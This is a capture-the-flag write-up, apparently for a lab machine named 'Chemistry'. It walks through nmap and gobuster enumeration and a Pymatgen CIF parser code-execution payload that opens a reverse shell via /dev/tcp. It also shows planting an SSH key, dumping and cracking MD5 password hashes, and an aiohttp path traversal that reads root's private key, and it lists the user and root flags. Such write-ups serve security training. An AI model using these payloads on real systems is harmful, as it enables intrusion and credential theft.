


Nmap Results
# Nmap 7.94SVN scan initiated Tue Oct 22 14:46:34 2024 as: /usr/lib/nmap/nmap -Pn -p- --min-rate 2000 -sC -sV -oN nmap-scan.txt 10.129.157.229
Nmap scan report for 10.129.157.229
Host is up (0.089s latency).
Not shown: 65533 closed tcp ports (reset)
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.11 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 b6:fc:20:ae:9d:1d:45:1d:0b:ce:d9:d0:20:f2:6f:dc (RSA)
|   256 f1:ae:1c:3e:1d:ea:55:44:6c:2f:f2:56:8d:62:3c:2b (ECDSA)
|_  256 94:42:1b:78:f2:51:87:07:3e:97:26:c9:a2:5c:0a:26 (ED25519)
5000/tcp open  upnp?
| fingerprint-strings:
|   GetRequest:
|     HTTP/1.1 200 OK
|     Server: Werkzeug/3.0.3 Python/3.9.5
|     Date: Tue, 22 Oct 2024 18:47:15 GMT
|     Content-Type: text/html; charset=utf-8
|     Content-Length: 719
|     Vary: Cookie
|     Connection: close
|     <!DOCTYPE html>
|     <html lang="en">
|     <head>
|     <meta charset="UTF-8">
|     <meta name="viewport" content="width=device-width, initial-scale=1.0">
|     <title>Chemistry - Home</title>
|     <link rel="stylesheet" href="/static/styles.css">
|     </head>
|     <body>
|     <div class="container">
|     class="title">Chemistry CIF Analyzer</h1>
|     <p>Welcome to the Chemistry CIF Analyzer. This tool allows you to upload a CIF (Crystallographic Information File) and analyze the structural data contained within.</p>
|     <div class="buttons">
|     <center><a href="/login" class="btn">Login</a>
|     href="/register" class="btn">Register</a></center>
|     </div>
|     </div>
|     </body>
|   RTSPRequest:
|     <!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01//EN"
|     "http://www.w3.org/TR/html4/strict.dtd">
|     <html>
|     <head>
|     <meta http-equiv="Content-Type" content="text/html;charset=utf-8">
|     <title>Error response</title>
|     </head>
|     <body>
|     <h1>Error response</h1>
|     <p>Error code: 400</p>
|     <p>Message: Bad request version ('RTSP/1.0').</p>
|     <p>Error code explanation: HTTPStatus.BAD_REQUEST - Bad request syntax or unsupported method.</p>
|     </body>
|_    </html>
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Tue Oct 22 14:48:51 2024 -- 1 IP address (1 host up) scanned in 136.95 seconds
Service Enumeration
TCP/5000



Walking the Application

 Björn Kimminich
Accessing the App


Penetration Testing
Initial Observations
During the walk of the application, these are my initial observations on potential areas to test the application for vulnerabilities
- Login form
- Possible username enumeration
- Weak passwords
- Possible SQL injection
- File upload
- Possible RCE via CIF content parser
- Our CIF file is uploaded to the server, parsed, and rendered in HTML
- Maybe some content type bypass
- Possible file write via path traversal
- Possible RCE via CIF content parser
- Possible path traversal
- The example file was served from
/static/example.cif - The CIF data is served from
/structure/ - Can we traverse these directories to read other files?
- The example file was served from
Gobuster Enumeration
Directories and Files
gobuster dir -u http://10.129.157.229:5000 -w /usr/share/seclists/Discovery/Web-Content/big.txt -o 10.129.157.229.txt -t 100/dashboard (Status: 302) [Size: 235] [--> /login?next=%2Fdashboard]
/login (Status: 200) [Size: 926]
/logout (Status: 302) [Size: 229] [--> /login?next=%2Flogout]
/register (Status: 200) [Size: 931]
/upload (Status: 405) [Size: 153]Nothing new discovered here
Username Enumeration

admin exists, no evidence to suggest SQLi vulnerabilities on the login pageRCE via CIF Parser

 materialsproject
We can be fairly certain that the target is running Pymatgen given the Flask server running on tcp/5000, which is a Python-based web server.
eval() call on unsanitized user inputs in a malicious CIF file. The Git security bulletin provides an example CIF file for causing RCE on the target.data_5yOhtAoR
_audit_creation_date 2018-06-08
_audit_creation_method "Pymatgen CIF Parser Arbitrary Code Execution Exploit"
loop_
_parent_propagation_vector.id
_parent_propagation_vector.kxkykz
k1 [0 0 0]
_space_group_magn.transform_BNS_Pp_abc 'a,b,[d for d in ().__class__.__mro__[1].__getattribute__ ( *[().__class__.__mro__[1]]+["__sub" + "classes__"]) () if d.__name__ == "BuiltinImporter"][0].load_module ("os").system ("ping -c 3 10.10.14.154");0,0,0'
_space_group_magn.number_BNS 62.448
_space_group_magn.name_BNS "P n' m a' "pwn.cif -- ping test to my VPN IP

pwn.cif
Exploit
Reverse Shell

/bin/bash as opposed to bash). We're also nesting single quotes within single quotes, so we need to escape the inner quotes with \.data_5yOhtAoR
_audit_creation_date 2018-06-08
_audit_creation_method "Pymatgen CIF Parser Arbitrary Code Execution Exploit"
loop_
_parent_propagation_vector.id
_parent_propagation_vector.kxkykz
k1 [0 0 0]
_space_group_magn.transform_BNS_Pp_abc 'a,b,[d for d in ().__class__.__mro__[1].__getattribute__ ( *[().__class__.__mro__[1]]+["__sub" + "classes__"]) () if d.__name__ == "BuiltinImporter"][0].load_module ("os").system ("/bin/bash -c \'/bin/bash -i >& /dev/tcp/10.10.14.154/443 0>&1\'");0,0,0'
_space_group_magn.number_BNS 62.448
_space_group_magn.name_BNS "P n' m a' "rev.cif
Getting a Better Shell
ssh-keygen -t rsa -b 4096 -N "" -C "" -f appkeyRun on Kali to generate a SSH keypair for the app user
mkdir /home/app/.ssh
touch /home/app/.ssh/authorized_keys
Run on the target to create the SSH authorized_keys file
cat appkey.pubCopy the public key on Kali
echo 'ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAACAQCppnMSF ...' >> /home/app/.ssh/authorized_keysRun on the target to trust the keypair we generated on Kali

ssh -i appkey app@10.129.157.229SSH as app on the target
Post-Exploit Enumeration
Operating Environment
OS & Kernel
NAME="Ubuntu"
VERSION="20.04.6 LTS (Focal Fossa)"
ID=ubuntu
ID_LIKE=debian
PRETTY_NAME="Ubuntu 20.04.6 LTS"
VERSION_ID="20.04"
HOME_URL="https://www.ubuntu.com/"
SUPPORT_URL="https://help.ubuntu.com/"
BUG_REPORT_URL="https://bugs.launchpad.net/ubuntu/"
PRIVACY_POLICY_URL="https://www.ubuntu.com/legal/terms-and-policies/privacy-policy"
VERSION_CODENAME=focal
UBUNTU_CODENAME=focal

Linux chemistry 5.4.0-196-generic #216-Ubuntu SMP Thu Aug 29 13:26:53 UTC 2024 x86_64 x86_64 x86_64 GNU/Linux
Current User
uid=1001(app) gid=1001(app) groups=1001(app)

Sorry, user app may not run sudo on chemistry.
Users and Groups
Local Users
rosa:x:1000:1000:rosa:/home/rosa:/bin/bash
app:x:1001:1001:,,,:/home/app:/bin/bash
Local Groups
rosa:x:1000:rosa
app:x:1001:
Network Configurations
Network Interfaces
eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc mq state UP group default qlen 1000
    link/ether 00:50:56:94:10:ef brd ff:ff:ff:ff:ff:ff
    inet 10.129.157.229/16 brd 10.129.255.255 scope global dynamic eth0
       valid_lft 3401sec preferred_lft 3401sec
    inet6 dead:beef::250:56ff:fe94:10ef/64 scope global dynamic mngtmpaddr
       valid_lft 86399sec preferred_lft 14399sec
    inet6 fe80::250:56ff:fe94:10ef/64 scope link
       valid_lft forever preferred_lft forever
Open Ports
tcp        0      0 127.0.0.1:8080          0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.53:53           0.0.0.0:*               LISTEN      -
Processes and Services
Interesting Processes
root 1046 0.0 1.3 35524 27692 ? Ss Oct22 0:00 /usr/bin/python3.9 /opt/monitoring_site/app.py
Interesting Services
/etc/systemd/system/monitoring.service
[Unit]
Description=Monitoring Site
After=network.target

[Service]
User=app
WorkingDirectory=/opt/monitoring_site/
ExecStart=/usr/bin/python3.9 /opt/monitoring_site/app.py
User=root
Group=root
Restart=always

[Install]
WantedBy=multi-user.target
Interesting Files
/home/app/instance/database.db
file /home/app/instance/database.db
/home/app/instance/database.db: SQLite 3.x database, last written using SQLite version 3031001
which sqlite3
/usr/bin/sqlite3
sqlite3 /home/app/instance/database.db '.tables'
sqlite3 /home/app/instance/database.db 'SELECT * FROM user;'
1|admin|2861debaf8d99436a10ed6f75a252abf
2|app|197865e46b878d9e74a0346b6d59886a
3|rosa|63ed86ee9f624c7b14f1d4f43dc251a5
4|robert|02fcf7cfc10adc37959fb21f06c6b467
5|jobert|3dec299e06f7ed187bac06bd3b670ab2
6|carlos|9ad48828b0955513f7cf0f7f6510c8f8
7|peter|6845c17d298d95aa942127bdad2ceb9b
8|victoria|c3601ad2286a4293868ec2a4bc606ba3
9|tania|a4aa55e816205dc0389591c9f82f43bb
10|eusebio|6cad48078d0241cca9a7b322ecd073b3
11|gelacia|4af70c80b68267012ecdac9a7e916d18
12|fabian|4e5d71f53fdd2eabdbabb233113b5dc0
13|axel|9347f9724ca083b17e39555c36fd9007
14|kristel|6896ba7b11a62cacffbdaded457c6d92
15|test|098f6bcd4621d373cade4e832627b4f6
Privilege Escalation
Cracking Rosa's Hash
We found /home/app/instance/database.db, which contains an entry for rosa, so we'll assume that the password for rosa in the Chemistry app is also repeated as her system login as well.
echo '63ed86ee9f624c7b14f1d4f43dc251a5' > hashjohn --format=Raw-MD5 --wordlist=~/Pentest/WordLists/rockyou.txt hash
Lateral to Rosa
ssh rosa@10.129.157.229
Internal Port
Using the information gathered during the post-exploitation enumeration phase:
- Internal Port:
tcp/8080 - Interesting Process:
/opt/monitoring_site/app.pybeing run byroot - Interesting Service:
monitoring.servicein Systemd being run as root
I feel pretty certain that the next step is going to involve exploiting another web application running on tcp/8080 to become root on the box.


ssh -fNL 127.0.0.1:8081:127.0.0.1:8080 rosa@10.129.157.229I have Burp running on tcp/8080, so I'll forward tcp/8081 on Kali to tcp/8080 on the target

Exploring the Application


/assets/js/script.jscurl -s http://127.0.0.1:8081/assets/js/script.js | cat -n
/list_services and renders the content on the page
service --status-all, so it would seem the app is executing this command on the hostMonitoring System Processes

app.py has a PID of 1046, so we want to monitor this for child processesUsing Built-In Tools
timeout 10 bash -c 'while true; do ps -p 1046 --ppid 1046 -o pid,cmd || break; sleep 0.5; done'Run a while true loop for 10 seconds to monitor

service --status-alltimeout 10 watch -n 0.5 'ps -p 1046 -o pid,ppid,cmd'
Using PSPy
DominicBreukerscp ./pspy64 rosa@10.129.157.229:/home/rosa/pspychmod u+x /home/rosa/pspy
./pspy
pspy gives us a much more holistic viewDoing More Research
pspy and enumerating the app with gobuster, I didn't see any path forward to getting root by exploiting the list_services functionality of the app.
Server: Python/3.9 aiohttp/3.9.1 header


AioHTTP is vulnerable to path traversal if the system administrator configured application routes with follow_symlinks=True. This causes the web server to validate that the requested resource falls under the application web root.The only directory I'm aware of on the application in my enumeration is
/assets/.
..%2f in the URL path, otherwise curl will try and squash the ../../. You can also use the curl--path-as-is flag as well to avoid this.Becoming Root

root private SSH keycurl -s http://127.0.0.1:8081/assets/..%2f..%2f..%2f..%2f..%2froot%2f.ssh%2fid_rsa -o root_keychmod 600 root_keyssh -i root_key root@10.129.157.229
/opt/monitoring_site/app.py
import aiohttp
import aiohttp_jinja2
import jinja2
import os
import json
import re
from aiohttp import web
import subprocess

async def list_services(request):
    # Logic to retrieve and return the list of services
    services = subprocess.check_output(['service', '--status-all']).decode('utf-8').split('\n')
    return web.json_response({"services": services})

async def index(request):
    # Load sample data from a JSON file
    with open('data/data.json') as f:
        data = json.load(f)

    return aiohttp_jinja2.render_template('index.html', request, data)

app = web.Application()
aiohttp_jinja2.setup(app, loader=jinja2.FileSystemLoader('templates'))

app.router.add_get('/', index)
app.router.add_static('/assets/', path='static/', follow_symlinks=True)
app.router.add_get('/list_services', list_services)

if __name__ == '__main__':
    web.run_app(app, host='127.0.0.1', port=8080)
/assets/ directory is configured with follow_symlinks=TrueFlags
User
3e2acd7044934b694b63e654c31d63e5
Root
5418b3f4efb86eee891bd70f60097c67


